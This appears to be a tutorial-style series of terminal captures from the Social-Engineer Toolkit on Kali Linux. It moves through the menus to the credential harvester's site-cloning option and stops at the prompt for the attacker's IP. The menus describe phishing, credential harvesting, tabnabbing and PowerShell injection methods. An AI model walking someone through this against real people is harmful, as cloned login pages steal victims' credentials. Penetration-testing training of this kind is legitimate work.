
```
          _______________________________
         /   _____/\_   _____/\__    ___/
         \_____  \  |    __)_   |    |
         /        \ |        \  |    |
        /_______  //_______  /  |____|
                \/         \/

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
[---]                  Version: 6.5                    [---]
[---]               Codename: 'Mr. Robot'              [---]
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```




```
       /         \ |         \  |   |
      /________ //________  /  |___|
                \/         \/

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
[---]                  Version: 6.5                    [---]
[---]               Codename: 'Mr. Robot'              [---]
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```



```
The Web Attack module is  a unique way of utilizing multiple web-based attacks in order to compromise the intend
ed victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a custo
mized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deli
ver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field a
nd harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something differ
ent.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to
 make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with
the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utili
ze the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which ca
n be used for Windows-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```




```
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utili
ze the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which ca
n be used for Windows-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```




```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0e:90:29
          inet addr:10.0.1.4  Bcast:10.0.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0e:9029/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:99 errors:0 dropped:0 overruns:0 frame:0
          TX packets:49 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17259 (16.8 KiB)  TX bytes:8180 (7.9 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:20 errors:0 dropped:0 overruns:0 frame:0
          TX packets:20 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1200 (1.1 KiB)  TX bytes:1200 (1.1 KiB)

root@kali:~# 
```


```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:
```



